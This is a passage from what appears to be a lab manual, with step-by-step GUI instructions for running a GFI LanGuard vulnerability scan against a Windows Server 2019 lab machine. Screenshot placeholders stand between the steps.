


27. The **GFI LanGuard** main window appears, and it begins to inspect the security status of the local computer.

28. Click **Launch a Scan** or **View details**.



29. A window indicates that a scan on the local machine is already in progress.




30. Click **Stop** to halt the vulnerability scan on the host machine.

    Note: If the **Stop scanning confirmation** pop-up appears, click **Yes**.


    Note: The scan might take time to stop.

31. The **Launch a New Scan** page appears: specify the details required to scan a target/machine as follows:

    - Enter the IP address of the machine in the **Scan Target** field (here, the target machine is **Windows Server 2019 [10.10.1.19]**), and ensure that the **Full Scan** option is selected from the **Profile** drop-down list.
    - Ensure that **Currently logged on user** is selected in the **Credentials** drop-down list.
    - Click **Scan**.




32. GFI LanGuard takes some time to perform the vulnerability assessment on the intended machine.



